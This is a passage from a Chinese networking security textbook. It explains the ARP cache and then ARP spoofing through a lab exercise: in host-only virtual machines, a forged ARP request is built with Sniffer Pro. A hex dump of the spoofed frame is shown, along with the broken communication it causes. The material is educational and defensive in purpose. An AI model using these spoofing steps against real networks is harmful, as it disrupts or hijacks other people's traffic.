


图 4-10　Windows XP 虚拟机返回的 ARP 应答报文格式




图 4-11　Windows XP 虚拟机返回的 ARP 应答报文十六进制表示

4.3　ARP 缓存表

在每台主机的内存里都有一个 ARP 缓存表，它存储了一些主机的 IP 地址和 MAC 地址的映射关系。使用 arp -a 查看缓存，使用 arp -d 删除缓存内容。

图 4-12 为查看本机的 ARP 缓存表，其中保存了 Windows XP 虚拟机的 IP 和 MAC 地址，状态为动态，说明这条记录只能在缓存中停留很短的一段时间。在本机执行 arp -d 命令清空缓存表，再次执行 arp -a 命令可以发现缓存表已经被清空，如图 4-13 所示。




图 4-12　查看本机的 ARP 缓存表

使用 ARP 缓存表可以提高通信效率。现举例说明，假设主机 A 要与主机 B 通信，如果 A 的缓存中有 B 的 MAC 地址，则直接使用这个地址与 B 通信，如果没有，则使用 ARP 获得 B 的 MAC 地址，并将其存入 ARP 缓存表。

在两种情况下，主机更新自己的 ARP 缓存表：①在收到 ARP 应答报文时；②在收

到发给自己的 ARP 请求报文时。



图 4-13　执行 arp -d 命令之后缓存被清空

4.4　ARP 欺骗

ARP 过分信任网络内的信息，只要收到发送给自己的 ARP 请求报文或应答报文，ARP 不加以任何验证就根据报文中的发送方 IP 地址和 MAC 地址刷新自己的 ARP 缓存表。这种信任直接导致了 ARP 欺骗行为的产生。ARP 欺骗可以通过两种方式实现：①ARP 请求报文方式；②ARP 应答报文方式。下面分别介绍这两种欺骗方式。

第一种方法是通过伪造的 ARP 请求报文来实现 ARP 欺骗。攻击者伪造一个 ARP 请求报文，在 ARP 数据中发送方 IP 和 MAC 地址处填充一对错误的映射地址，之后将报文发送出去。受害者主机收到这个 ARP 请求报文之后，会将这对错误的 IP 和 MAC 地址映射记录添加到自己的 ARP 缓存表中。下面通过一个实例来分析这种攻击。

训练：利用伪造的 ARP 请求报文刷新目标主机的缓存表。实验流程大致如下：首先以 host-only 方式启动 Windows 2000 和 Windows XP 虚拟机，配置 IP 地址使得本机、Windows 2000 虚拟机和 Windows XP 虚拟机处于同一网段。本机作为攻击者伪造一个发送给 Windows XP 虚拟机的 ARP 请求报文，在发送方地址处填充 Windows 2000 虚拟机的 IP 地址和错误的 MAC 地址 05-05-05-05-05-05，发送伪造报文之后，查看 Windows XP 虚拟机的 ARP 缓存表中是否添加了这对错误的映射记录并测试通信情况。

第一步：以 host-only 方式启动 Windows 2000 和 Windows XP 虚拟机，配置 Windows 2000 虚拟机 IP 地址为 192.3.3.1、Windows XP 虚拟机 IP 地址为 192.3.3.10，本机 IP 地址为 192.3.3.20，地址配置结果如图 4-14 所示。




图 4-14　地址信息

第二步：在本机利用 Sniffer Pro 伪造一个 ARP 请求报文，在本机利用该报文刷新 Windows XP 虚拟机的 ARP 缓存表，使得 Windows 2000 虚拟机的 IP 地址映射为错误的 MAC 地址 05-05-05-05-05-05。图 4-15 和图 4-16 是伪造的 ARP 请求报文格式以及报文的十六进制表示。注意：在 ARP 数据中发送方地址处填充了一对错误的映射记录，即 Windows 2000 虚拟机的 IP 映射为错误的 MAC 地址 05-05-05-05-05-05。




图 4-15　第一种方法利用伪造的 ARP 请求报文实现欺骗

```
                                                  发送方MAC:伪造地址     发送方IP:2000虚拟机
              目的MAC:广播地址         源MAC:2000虚拟机MAC
0000:  ff ff ff|ff ff ff  00 0c 29 |66 07 61 |08 06 00 01 |  .......PV.......
0010:  08 00 06 04 00 01  05 05 05 05 05 05 |c0 03 03 01 |  ................
0020:  00 00 00 00 00 00  c0 03 03 0a 00 00  00 00 00 00  |  ................
0030:  00 00 00|00 00 00  00 00|00 00 00 00               |  ............
              接收方MAC:0填充          接收方IP:XP虚拟机
```

图 4-16　本机伪造的 ARP 请求报文

在本机连续发送伪造的 ARP 请求报文。Windows XP 虚拟机收到 ARP 请求报文后发现这是在询问自己的 MAC 地址，于是在返回 ARP 应答报文之前将 ARP 数据中发送方地址处填充的错误映射记录添加到自己的 ARP 缓存表中。图 4-17 为 ARP 欺骗攻击




图 4-17　攻击前后 Windows XP 虚拟机缓存表对比

前后在 Windows XP 虚拟机上查看缓存的结果，可见在攻击之后错误的地址映射记录已经进入 Windows XP 虚拟机的缓存表，即 Windows 2000 虚拟机的 IP 地址被映射为错误的 MAC 地址。

攻击成功之后，Windows XP 虚拟机向 Windows 2000 虚拟机发送 IP 数据报时，由于缓存表中已经保存了 Windows 2000 虚拟机的 MAC 地址，因此 Windows XP 虚拟机直接使用这个错误的 MAC 地址与 Windows 2000 虚拟机通信，即 Windows XP 虚拟机发给 Windows 2000 虚拟机的所有 IP 数据报目的 MAC 地址均为 05-05-05-05-05-05。Windows 2000 虚拟机不会接收这类 IP 数据报，因此两台虚拟机的通信将中断。图 4-18 为攻击成功之后在 Windows XP 虚拟机上执行 ping 192.3.3.1 的结果，可见通信已经中断。

